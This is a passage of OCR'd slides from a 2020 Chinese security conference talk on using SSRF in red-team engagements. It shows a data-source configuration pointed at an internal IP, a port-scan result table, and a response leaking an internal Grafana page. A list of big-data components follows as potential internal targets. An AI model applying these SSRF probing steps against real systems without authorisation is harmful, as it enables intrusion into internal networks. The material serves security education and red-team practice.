西湖论剑 网络安全技能大赛 HANGZHOU CHINA | 雷神众测

攻防对抗 跨界交流

2020西湖论剑大赛品质论坛·雷神众测HACKINGDAY

主办单位 | 杭州市公安局 | 共青团杭州市委 | 杭州市学生联合会

承办单位 | 安恒信息 | 杭州市网络安全研究所 | 杭州市网络安全协会

协办单位 | 安恒信息海特实验室 | 安恒信息雷神众测 | 安恒信息AiLPHA大数据实验室

雷神众测

红蓝对抗中的SSRF深入利用实战

演讲人： 徐博

关于我

ID：xiwu

网易蓝军专家

漏洞扫描运维与开发

业余白帽子

目录

雷神众测

1 安全趋势

- 概述

2 SSRF简介

- 利用现状
- 利用困境

3 实战分享

- Case 1
- Case 2
- Case 3

安全趋势

- 红蓝对抗逐渐流行
- SDL/DevSecOps落地
- 扫描器精细化运行
- 通用漏洞补丁覆盖及时
- 安全相关制度流程规范化
- SRC与白帽子合作
- 企业安全能力提升，风险暴露面缩小

SSRF简介

- 端口扫描
- 攻击内部应用
- 读取本地文件

业务功能场景决定了SSRF的实际威力

- Blind SSRF
- 支持协议：gopher/file/dict
- 回显内容

……

利用现状


- SRC挖洞：仅限于验证
- 漏洞利用：需结合内网环境
- 缺少实战利用经验

利用困境

- 大型互联网公司内网环境复杂
- 微服务化
- 容器化
- 大数据

如何利用SSRF进入内网？


实战分享-Case 1



大数据展示应用

支持连接多种自定义数据源

实战分享-Case 1



test(类型：Restful API)

基本设置

* 数据源名称: test

* URL地址: http://127.0.0.1:3306

超时时间: 30 秒

请求方式: GET

参数配置:


Query Parameters

name: value:

Query Headers


name: value:

⚠ 注：只支持JSON格式的数据返回




```
{
  "name": "test1",
  "server": "http://10.14.7.52:3306"
  "parameters": {
    "requestParams": {
      "headers": [],
      "params": [
        {
          "key": "123",
          "value": "123"
        }
      ],
      "timeOut": 5,
      "method": "GET",
      "resType": "json"
    }
  }
}
```

实战分享-Case 1



```
{
  "code": 750,
  "message": "数据连接异常，未能连接到数据库(DatasourceConnectionError)"
  "result": {
    "msg": "[restapi] JsonParseException: Unexpected character ('<' (cod
  },
  "errType": "WARN"
}
```



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Conne...	Comment
0		200	□	□	683	□	
514	514	200	□	□	647	□	
1004	1004	200	□	□	670	□	
1006	1006	200	□	□	1331	□	
1046	1046	200	□	□	642	□	
2181	2181	200	□	□	670	□	
3000	3000	200	□	□	1371	□	
3001	3001	200	□	□	1346	□	
3009	3009	200	□	□	798	□	
3306	3306	200	□	□	683	□	
3888	3888	200	□	□	670	□	
5101	5101	200	□	□	642	□	
8009	8009	200	□	□	670	□	
8019	8019	200	□	□	883	□	
8020	8020	200	□	□	883	□	
8021	8021	200	□	□	883	□	
8025	8025	200	□	□	883	□	


```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 06 Mar 2020 07:32:24 GMT
Content-Type: application/json; charset=utf-8
Connection: close
Vary: Accept-Encoding
Access-Control-Allow-Origin: https://[redacted]
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET,HEAD,PUT,POST,DELETE
Strict-Transport-Security: max-age=15768000
Content-Length: 990

{"code":750,"message":"数据连接异常，未能连接到数据库(DatasourceConnectionError)","result":{"msg":"[restapi] JsonParseException: Unexpected character ('<' (code 60)): expected a valid value (number, String, array, object, 'true', 'false' or 'null')\n at [Source: (String)\"<!DOCTYPE html>\n<html lang=\"en\">\n  <head>\n    <meta charset=\"utf-8\">\
http-equiv=\"X-UA-Compatible\" content=\"IE=edge,chrome=1\">\n    <meta name=\"viewport\" content=\"width=device-width\">\n    <meta name=\"theme-color\" content=\"#000\">\n\n    <title>Grafana</title>\n\n\t\t<link href='/public/css/fonts.min.css' rel='stylesheet' type='text/css'>\n\n\t\t\n\t\t <link rel=\"stylesheet\"
href=\"/public/css/grafana.dark.min.ed83ea06.css\">\n\t\t\n\n    <link rel=\"icon\" type=\"image/png\" href=\"/public/img/fav32.png\">\n\t\t<bas\"[truncated 6076 chars]; line: 1, column: 2]"},"errType":"WARN","logPath":"https://[redacted]/log/vWgZ7V1ANXepnTKUARU58s"}
```

实战分享-Case 1

- 开放的端口信息
- 发送restful api请求，仅回显json格式响应
- 业务大数据平台


思考：我们能做什么？

实战分享-Case 1


Cloudera Manager / Ambari / MapR Control System / BigInsight / Mesos + Myriad
Jupyter (iPython Notebook) / Hue / Tableau / SAS / Platfora / Splunk / Dataiku / Datameer / RHadoop
DistCp
Falcon
Oozie
Pig
Hive
HCatalog
Mahout
ZooKeeper
Drill
HAWQ
ElasticSearch
Lily
Solr
Morphlines
Flume
Lucene
Spark
Storm
Impala
Flink
Kafka
Sqoop
Chukwa
RabbitMQ
KNOX
Ranger
Sentry
Record Service
Tez
Hbase / Phoenix / Cassandra / Accumulo / MongoDB / Riak
core
YARN
MapReduce
HDFS

实战分享-Case 1

